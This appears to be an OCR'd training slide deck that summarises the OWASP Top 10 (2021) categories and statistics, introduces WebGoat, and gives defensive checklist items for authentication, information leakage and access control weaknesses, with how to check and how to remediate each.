
Source : https://owasp.org/Top10/

Source : https://www.horangi.com/blog/real-life-examples-of-web-vulnerabilities

OWASP TOP 10

We will examine the top web application security threats selected by OWASP in the evolving IT landscape and how security threats have changed from 2013 to the present today.

- Web vulnerability diagnostic checklist
  - Changes in OWASP Top 10 over time



Source: OWASP

OWASP TOP 10

Whereas in 2017, items were categorized by incidence to determine the likelihood of attack and then ranked based on decades of experience with exploitability, detectability, and technical impact, in 2021, exploitability and impact data were used to categorize items.

- Web vulnerability diagnostic checklist
  - Characteristics of changes in OWASP Top 10 over time

Division	2013	2017	2021
Basis	• 8 data sets, 7 companies specializing in application security	• 40+ data submitted by application security companies and an industry ranking survey (500 respondents)	• 8 categories: selected within data • 2 categories: selected from an industry survey
Data	• 500,000+ vulnerabilities across hundreds of organizations and thousands of applications	• Vulnerabilities collected from hundreds of organizations and over 100,000 real-world applications and APIs • Predefined subsets of Common Weakness Enumeration (CWE) data	• Data processed from 500,000+ applications • Data collected without restrictions on CWEs
Priority	• Select and prioritize lists based on prevalence and estimates of exploitability, detectability, and impact	• Curate and prioritize data reconsolidated by consensus estimates of attack probability, detectability, and impact	• Leverage exploitability and impact data • Prioritize by incidence
Number of datasets		About 30 CWEs	About 400 CWEs

Source: OWASP

OWASP TOP 10

Whereas in 2017, items were categorized by incidence to determine the likelihood of attack and then ranked based on decades of experience with exploitability, detectability, and technical impact, in 2021, exploitability and impact data were used to categorize items.

- Web vulnerability diagnostic checklist
  - Recap of changes in OWASP Top 10
    - New additions
      - A4. Insecure Design
      - A8. Software and Data Integrity Failures
      - A10. Server-Side Request Forgery
    - Items merged into other categories
      - Cross-Site Scripting (XSS) → Injection
      - XML External Entities (XXE) → Security Misconfiguration
      - Insecure Deserialization → Software and Data Integrity Failures

OWASP TOP 10

In the OWASP Top 10 2021, there are three new entries, four categories with name and scope changes.

- Web vulnerability diagnostic checklist
  - OWASP Top 10
    - The 2021 announced vulnerabilities have the following selected components.

CWEs Mapped	Max Incidence	Avg Incidence Rate	Max Coverage	Avg Coverage	Avg Weighted Exploit	Avg Weighted Impact	Total Occurrences	Total CVEs

Data Factors	Description
CWEs Mapped	Number of Common Weakness Enumerations (CWEs) mapped to each vulnerability category
Incidence Rate	Percentage of applications vulnerable to a given CWE from the population tested in a given year
(Testing) Coverage	Percentage of applications tested across all organizations for a given CWE
Weighted Exploit	Exploit sub-score from Common Vulnerability Scoring System v2(CVSSv2) and CVSSv3 scores assigned to Common Vulnerability and Exposures (CVEs) mapped to CWEs, on a 10pt scale
Weighted Impact	Impact sub-score from CVSSv2 and CVSSv3 scores assigned to CVEs mapped to CWEs, on a 10pt scale
Total Occurrences	Total number of applications found with CWEs mapped to a category
Total CVEs	Total number of CVEs in the US National Vulnerability Database (NVD) DB mapped to a CWE-mapped category.

Source : https://owasp.org/Top10/#data-factors

OWASP TOP 10

In the OWASP Top 10 2021, there are three new entries, four categories with name and scope changes.

- Web vulnerability diagnostic checklist
  - OWASP Top 10 - A1. Broken Access Control
    - Vulnerabilities that appear when user access controls are not properly authenticated
    - This vulnerability could allow an attacker to access other users' accounts and data, view sensitive files, modify access permissions, and perform other sensitive actions.

CWEs Mapped	Max Incidence	Avg Incidence Rate	Max Coverage	Avg Coverage	Avg Weighted Exploit	Avg Weighted Impact	Total Occurrences	Total CVEs
34	55.97	3.81	94.55	47.22	6.92	5.93	318,487	19,103

Data Factor	Description
CWEs Mapped	Number of CWEs mapped to each vulnerability category
Incidence	Number / % of applications vulnerable to that CWE from the population in that year
(Testing) Coverage	% of applications tested across all organizations for a given CWE
Weighted Exploit	Exploit sub-score from CVSSv2 and CVSSv3 scores on CWE-mapped CVEs, 10pt scale
Weighted Impact	Impact sub-score from CVSSv2 and CVSSv3 scores on CWE-mapped CVEs, 10pt scale
Total Occurrences	Total number of applications found with CWEs mapped to a category
Total CVEs	Total number of CVEs in the US NVD DB mapped to a CWE-mapped category.

Source : https://owasp.org/Top10/A01_2021-Broken_Access_Control/

OWASP TOP 10

In the OWASP Top 10 2021, there are three new entries, four categories with name and scope changes.

- Web vulnerability diagnostic checklist
  - OWASP Top 10 - A2. Cryptographic Failures
    - Renamed from Sensitive Data Exposure (2017) to its current name, a more fundamental cause
    - Avoid useless storage of overly sensitive data, and ensure all stored sensitive data is securely encrypted; and strong, modern, standard algorithms/protocols/encryption keys are in place

CWEs Mapped	Max Incidence	Avg Incidence Rate	Max Coverage	Avg Coverage	Avg Weighted Exploit	Avg Weighted Impact	Total Occurrences	Total CVEs
29	46.44	4.49	79.33	34.85	7.29	6.81	233,788	3,075

Data Factor	Description
CWEs Mapped	Number of CWEs mapped to each vulnerability category
Incidence	Number / % of applications vulnerable to that CWE from the population in that year
(Testing) Coverage	% of applications tested across all organizations for a given CWE
Weighted Exploit	Exploit sub-score from CVSSv2 and CVSSv3 scores on CWE-mapped CVEs, 10pt scale
Weighted Impact	Impact sub-score from CVSSv2 and CVSSv3 scores on CWE-mapped CVEs, 10pt scale
Total Occurrences	Total number of applications found with CWEs mapped to a category
Total CVEs	Total number of CVEs in the US NVD DB mapped to a CWE-mapped category.

Source : https://owasp.org/Top10/A02_2021-Cryptographic_Failures/

OWASP TOP 10

In the OWASP Top 10 2021, there are three new entries, four categories with name and scope changes.

- Web vulnerability diagnostic checklist
  - OWASP Top 10 - A3. Injection
    - Vulnerabilities where untrusted data is passed, including SQL, OS, XXE, LDAP injections.
    - An attacker's malicious data could cause damage by executing unexpected commands or accessing data without proper permissions.

CWEs Mapped	Max Incidence	Avg Incidence Rate	Max Coverage	Avg Coverage	Avg Weighted Exploit	Avg Weighted Impact	Total Occurrences	Total CVEs
33	19.09	3.37	94.04	47.90	7.25	7.15	274,228	32,078

Data Factor	Description
CWEs Mapped	Number of CWEs mapped to each vulnerability category
Incidence	Number / % of applications vulnerable to that CWE from the population in that year
(Testing) Coverage	% of applications tested across all organizations for a given CWE
Weighted Exploit	Exploit sub-score from CVSSv2 and CVSSv3 scores on CWE-mapped CVEs, 10pt scale
Weighted Impact	Impact sub-score from CVSSv2 and CVSSv3 scores on CWE-mapped CVEs, 10pt scale
Total Occurrences	Total number of applications found with CWEs mapped to a category
Total CVEs	Total number of CVEs in the US NVD DB mapped to a CWE-mapped category.

Source : https://owasp.org/Top10/A03_2021-Injection/

OWASP TOP 10

In the OWASP Top 10 2021, there are three new entries, four categories with name and scope changes.

- Web vulnerability diagnostic checklist
  - OWASP Top 10 - A4. Insecure Design
    - Enphasize the importance of threat modeling and security design
    - Security flaws that emerge during the design process
    - Require security compliance in the planning and application design process

CWEs Mapped	Max Incidence	Avg Incidence Rate	Max Coverage	Avg Coverage	Avg Weighted Exploit	Avg Weighted Impact	Total Occurrences	Total CVEs
40	24.19	3.00	77.25	42.51	6.46	6.78	262,407	2,691

Data Factor	Description
CWEs Mapped	Number of CWEs mapped to each vulnerability category
Incidence	Number / % of applications vulnerable to that CWE from the population in that year
(Testing) Coverage	% of applications tested across all organizations for a given CWE
Weighted Exploit	Exploit sub-score from CVSSv2 and CVSSv3 scores on CWE-mapped CVEs, 10pt scale
Weighted Impact	Impact sub-score from CVSSv2 and CVSSv3 scores on CWE-mapped CVEs, 10pt scale
Total Occurrences	Total number of applications found with CWEs mapped to a category
Total CVEs	Total number of CVEs in the US NVD DB mapped to a CWE-mapped category.

Source : https://owasp.org/Top10/A04_2021-Insecure_Design/

OWASP TOP 10

In the OWASP Top 10 2021, there are three new entries, four categories with name and scope changes.

- Web vulnerability diagnostic checklist
  - OWASP Top 10 - A5. Security Miconfiguration
    - Vulnerabilities predicted to increase as software becomes more sophisticated in the future
    - Activating and installing unnecessary features, being exposed to detailed error messages, and disabling the latest security features can cause this.

CWEs Mapped	Max Incidence	Avg Incidence Rate	Max Coverage	Avg Coverage	Avg Weighted Exploit	Avg Weighted Impact	Total Occurrences	Total CVEs
20	19.84	4.51	89.58	44.84	8.12	6.56	208,387	789

Data Factor	Description
CWEs Mapped	Number of CWEs mapped to each vulnerability category
Incidence	Number / % of applications vulnerable to that CWE from the population in that year
(Testing) Coverage	% of applications tested across all organizations for a given CWE
Weighted Exploit	Exploit sub-score from CVSSv2 and CVSSv3 scores on CWE-mapped CVEs, 10pt scale
Weighted Impact	Impact sub-score from CVSSv2 and CVSSv3 scores on CWE-mapped CVEs, 10pt scale
Total Occurrences	Total number of applications found with CWEs mapped to a category
Total CVEs	Total number of CVEs in the US NVD DB mapped to a CWE-mapped category.

Source : https://owasp.org/Top10/A05_2021-Security_Misconfiguration/

OWASP TOP 10

In the OWASP Top 10 2021, there are three new entries, four categories with name and scope changes.

- Web vulnerability diagnostic checklist
  - OWASP Top 10 - A6. Vulnerable and Outdated Components
    - If an application is based on open source and links to various libraries and components provided, they may have known vulnerabilities.
    - An unmanaged third-party component or its unknown version can cause this.

CWEs Mapped	Max Incidence	Avg Incidence Rate	Max Coverage	Avg Coverage	Avg Weighted Exploit	Avg Weighted Impact	Total Occurrences	Total CVEs
3	27.96	8.77	51.78	22.47	5.00	5.00	30,457	0

Data Factor	Description
CWEs Mapped	Number of CWEs mapped to each vulnerability category
Incidence	Number / % of applications vulnerable to that CWE from the population in that year
(Testing) Coverage	% of applications tested across all organizations for a given CWE
Weighted Exploit	Exploit sub-score from CVSSv2 and CVSSv3 scores on CWE-mapped CVEs, 10pt scale
Weighted Impact	Impact sub-score from CVSSv2 and CVSSv3 scores on CWE-mapped CVEs, 10pt scale
Total Occurrences	Total number of applications found with CWEs mapped to a category
Total CVEs	Total number of CVEs in the US NVD DB mapped to a CWE-mapped category.

Source : https://owasp.org/Top10/A06_2021-Vulnerable_and_Outdated_Components/

OWASP TOP 10

In the OWASP Top 10 2021, there are three new entries, four categories with name and scope changes.

- Web vulnerability diagnostic checklist
  - OWASP Top 10 - A7. Identification and Authentication Failures
    - Vulnerabilities where users are not properly identified, authenticated, and session managed.
    - Use of default PWs like 'root' or 'admin/admin' or weak, well-known PWs can cause this.
    - Require to implement multi-factor authentication to prevent reuse of stolen account info.

CWEs Mapped	Max Incidence	Avg Incidence Rate	Max Coverage	Avg Coverage	Avg Weighted Exploit	Avg Weighted Impact	Total Occurrences	Total CVEs
22	14.84	2.55	79.51	45.72	7.40	6.50	132,195	3,897

Data Factor	Description
CWEs Mapped	Number of CWEs mapped to each vulnerability category
Incidence	Number / % of applications vulnerable to that CWE from the population in that year
(Testing) Coverage	% of applications tested across all organizations for a given CWE
Weighted Exploit	Exploit sub-score from CVSSv2 and CVSSv3 scores on CWE-mapped CVEs, 10pt scale
Weighted Impact	Impact sub-score from CVSSv2 and CVSSv3 scores on CWE-mapped CVEs, 10pt scale
Total Occurrences	Total number of applications found with CWEs mapped to a category
Total CVEs	Total number of CVEs in the US NVD DB mapped to a CWE-mapped category.

Source : https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/

OWASP TOP 10

In the OWASP Top 10 2021, there are three new entries, four categories with name and scope changes.

- Web vulnerability diagnostic checklist
  - OWASP Top 10 - A8. Software and Data Integrity Failures
    - Many applications are updated without sufficient integrity checks, which may allow attackers to upload, distribute, execute update files that are planted with malicious intent.
    - Where encrypted or serialized structure/object/data can be viewed, modified by an attacker

CWEs Mapped	Max Incidence	Avg Incidence Rate	Max Coverage	Avg Coverage	Avg Weighted Exploit	Avg Weighted Impact	Total Occurrences	Total CVEs
10	16.67	2.05	75.04	45.35	6.94	7.94	47,972	1,152

Data Factor	Description
CWEs Mapped	Number of CWEs mapped to each vulnerability category
Incidence	Number / % of applications vulnerable to that CWE from the population in that year
(Testing) Coverage	% of applications tested across all organizations for a given CWE
Weighted Exploit	Exploit sub-score from CVSSv2 and CVSSv3 scores on CWE-mapped CVEs, 10pt scale
Weighted Impact	Impact sub-score from CVSSv2 and CVSSv3 scores on CWE-mapped CVEs, 10pt scale
Total Occurrences	Total number of applications found with CWEs mapped to a category
Total CVEs	Total number of CVEs in the US NVD DB mapped to a CWE-mapped category.

Source : https://owasp.org/Top10/A08_2021-Software_and_Data_Integrity_Failures/

OWASP TOP 10

In the OWASP Top 10 2021, there are three new entries, four categories with name and scope changes.

- Web vulnerability diagnostic checklist
  - OWASP Top 10 - A9. Security Logging and Monitoring Failures
    - As data grows, so does the need to log and monitor it chronologically in one place.
    - It's important to set up an effective monitoring and alerting system to detect suspicious activity and respond quickly.

CWEs Mapped	Max Incidence	Avg Incidence Rate	Max Coverage	Avg Coverage	Avg Weighted Exploit	Avg Weighted Impact	Total Occurrences	Total CVEs
4	19.23	6.51	53.67	39.97	6.87	4.99	53,615	242

Data Factor	Description
CWEs Mapped	Number of CWEs mapped to each vulnerability category
Incidence	Number / % of applications vulnerable to that CWE from the population in that year
(Testing) Coverage	% of applications tested across all organizations for a given CWE
Weighted Exploit	Exploit sub-score from CVSSv2 and CVSSv3 scores on CWE-mapped CVEs, 10pt scale
Weighted Impact	Impact sub-score from CVSSv2 and CVSSv3 scores on CWE-mapped CVEs, 10pt scale
Total Occurrences	Total number of applications found with CWEs mapped to a category
Total CVEs	Total number of CVEs in the US NVD DB mapped to a CWE-mapped category.

Source : https://owasp.org/Top10/A09_2021-Security_Logging_and_Monitoring_Failures/

OWASP TOP 10

In the OWASP Top 10 2021, there are three new entries, four categories with name and scope changes.

- Web vulnerability diagnostic checklist
  - OWASP Top 10 - A10. Server-Side Request Forgery (SSRF)
    - Manipulate server-side requests, allowing the attacker to throw any form of malicious behavior at the server, which the server then accepts and responds to without verification.
    - More complex cloud services and architectures result in more severe SSRFs in recent years.

CWEs Mapped	Max Incidence	Avg Incidence Rate	Max Coverage	Avg Coverage	Avg Weighted Exploit	Avg Weighted Impact	Total Occurrences	Total CVEs
1	2.72	2.72	67.22	67.22	8.28	6.72	9,503	385

Data Factor	Description
CWEs Mapped	Number of CWEs mapped to each vulnerability category
Incidence	Number / % of applications vulnerable to that CWE from the population in that year
(Testing) Coverage	% of applications tested across all organizations for a given CWE
Weighted Exploit	Exploit sub-score from CVSSv2 and CVSSv3 scores on CWE-mapped CVEs, 10pt scale
Weighted Impact	Impact sub-score from CVSSv2 and CVSSv3 scores on CWE-mapped CVEs, 10pt scale
Total Occurrences	Total number of applications found with CWEs mapped to a category
Total CVEs	Total number of CVEs in the US NVD DB mapped to a CWE-mapped category.

Source : https://owasp.org/Top10/A10_2021-Server-Side_Request_Forgery_%28SSRF%29/

OWASP TOP 10

WebGoat is a project distributed by OWASP and is a web application that intentionally includes web vulnerabilities identified in the OWASP Top 10.

- WebGoat
  - One of OWASP's projects
  - Web applications with web security vulnerabilities provided by OWASP
  - Designed to illustrate web application security flaws
  - Reflect categories from the OWASP Top 10
    - Broken Authentication
    - SQL Injection
    - Cross-Site Scripting (XSS) and more

OWASP TOP 10

WebGoat is a project distributed by OWASP and is a web application that intentionally includes web vulnerabilities identified in the OWASP Top 10.

- WebGoat
  - Deliberately insecure, designed to test for vulnerabilities in Java-based applications
  - Currently used for web application security training
  - WebGoat may not be used for any purpose other than teaching and learning
  - 'Vulnerable website' for web hacking education/practice
  - It is illegal to use it to test vulnerability exploits against a live, operational website.
  - How to download
    - A Java Runtime Environment (JRE) installation is required.
    - Since it is open source, the latest distribution can be installed from GitHub.
    - A download using Docker is available from the official OWASP WebGoat website for easy building.

02

Web vulnerability

- Overview
- Broken authentication
- Sensitive information exposure
- Broken access control
- Security misconfiguration
- XSS
- SQL-injection
- File upload/download
- File inclusion (remote/local)

Overview

A web vulnerability is a security flaw in a web application that allows an attacker to gain unauthorized access, steal information, or cause a denial of service.

- Broken authentication
  - Vulnerabilities that allow attackers to gain illegal access to other user accounts through improper authentication and session management
- Sensitive information exposure
  - Vulnerabilities that expose sensitive information (passwords, personal information, etc.) due to improper developer settings
- Broken access control
  - Vulnerabilities that allow users to access unauthorized resources due to lack of proper access controls or errors
- Security misconfiguration
  - Vulnerabilities that allow attackers to gain access to a system or data due to improper security settings

Overview

A web vulnerability is a security flaw in a web application that allows an attacker to gain unauthorized access, steal information, or cause a denial of service.

- Injection
  - Vulnerabilities that allow malicious code to be injected and executed, especially in the process of interpreting user input values
  - Mainly, SQL injection, XSS, etc.
- File upload/download
  - Vulnerabilities in the file upload/download functions that allow malicious files to be uploaded, or illegal files or files containing sensitive server information to be downloaded
- File inclusion (remote/local)
  - Vulnerabilities that occur when external files are dynamically loaded, allowing files that can be controlled by an attacker to be loaded
  - Remote and local types of inclusion attacks

Broken authentication

- Insufficient authentication
  - Vulnerability overview

What to check	Check if additional authentication is required to access critical pages
Purpose	Enforce access to critical pages with additional authentication to prevent unnecessary exposure and information tampering.
Security threat	Implement additional authentication procedures for pages that contain sensitive information, as weak authentication procedures for sensitive information (such as changes to personal information) can allow unauthorized users to access such pages, resulting in information leakage or tampering.

  - Judging criteria


Good	Additional authentication for access to important information pages
Vulnerable	If you don't require additional authentication to access important information pages

Broken authentication

How to check

- Insufficient authentication
  - Where to find files to check and how to check them

1. Check that re-authentication is set to access pages with important information (such as changes to personal information).



2. Make sure that the post-authentication page is managed with a variable that has only username as the authentication value.

Broken authentication

- Insufficient authentication
  - How to set up security

1. Implement logic to re-verify identity on pages that display sensitive information (such as personal information changes), and verify on a page-by-page basis that the user is an authorized user each time they access a page available after authentication.

2. Code that implements access control policies should be structured and modularized.

3. Controls (login and permission checks) should be implemented on all pages that require access control, and it is recommended that a common module be used to avoid missing permission checks, especially when a process consists of multiple pages or modules.

4. If a client-side script (JavaScript, VBScript, etc.) is used to handle the authentication process, it can be arbitrarily modified by the user. Therefore, it is recommended to use a server-side script (PHP, ASP, JSP, etc.) to perform the authentication and filtering process.

Sensitive information exposure

- Information leakage
  - Vulnerability overview

What to check	Check if your web service is exposing unnecessary information
Purpose	To prevent web services from exposing unnecessary information that can be used in secondary attacks
Security threat	If important information (such as personal, account, or financial information) on the website or excessive information (such as application, DB, web server configuration information, or comments in the development process) is exposed


  - Judging criteria

Good	If your website does not expose sensitive information in general or excessive information in the event of an error
Vulnerable	If your website exposes sensitive information in general or excessive information in the event of an error


Sensitive information exposure

- Information leakage
  - Where to find files to check and how to check them

1. Ensure that your website is displaying sensitive information in plain text.



2. Determine if sensitive information masked on a web page is being exposed in plain text in the web page source.



Sensitive information exposure

- Information leakage
  - Where to find files to check and how to check them

1. Check for excessive information in error messages or error pages.

2. Make sure that encrypted sensitive information can be decrypted.

3. Try logging in with a random account to see if you can tell if a particular identity is subscribed or not based on the error messages returned.

Sensitive information exposure

- Information leakage
  - How to set up security

1. Mask the user's resident registration (social security) number, with asterisks when entering a password, etc.
2. When personal information is viewed or printed, some of it should be masked and displayed according to the following principles.
3. Remove all comments before migrating a web page to an operational server.
4. Avoid including sensitive (such as personal, account, or financial) information in HTML sources.
5. Implement in such a way that the error message returned on failed login cannot identify whether a particular identity is logged in or not.
6. Redirect error codes to a separate error page or set up an appropriate error handling routine.

Broken access control

- Insufficient authorization
  - Vulnerability overview

What to check	Review controls for access and modification of sensitive data or functions
Purpose	Implement access permission validation logic to prevent malicious access by unauthorized parties
Security threat	Inadequate controls on critical pages that require access control can allow unauthorized users to access critical pages, for example, by changing URL parameter values to view and modify sensitive information.


  - Judging criteria

Good	If critical pages that require access control have adequate controls in place to prevent unauthorized access
Vulnerable	If unauthorized access is possible due to lack of controls on critical pages that require access control

Broken access control

- Insufficient authorization
  - Where to find files to check and how to check them

1. Examine if the secret posts (or personal information changes, or password changes) page uses a simple value such as an ID or serial number to distinguish you from other users.



2. See if you can access another user's secret posts (or their personal information, or password changes) simply by changing the value of a parameter that separates their posts.

Broken access control

- Insufficient authorization
  - How to set up security

1. For critical pages that require access control, implement controls such as session authentication to verify that the user is authorized to access the page.

2. Create a page-by-page permission matrix and implement it so that permission checks are performed on all pages that require access control.

Broken access control

- Missing process validation
  - Vulnerability overview

What to check	Check that access control is enabled for critical (such as admin or change user information) pages on your website that require authentication.
Purpose	To verify a valid session for all pages that require authentication, and apply the access request authorization verification logic to key information pages to prevent unauthorized users from attempting to access sensitive pages by directly accessing sub-URLs, manipulating scripts, etc.
Security threat	Lack of access control to critical (such as the admin, or change user information) pages on websites that require authentication allows access to critical pages through direct access to sub-URLs, script manipulation, etc.

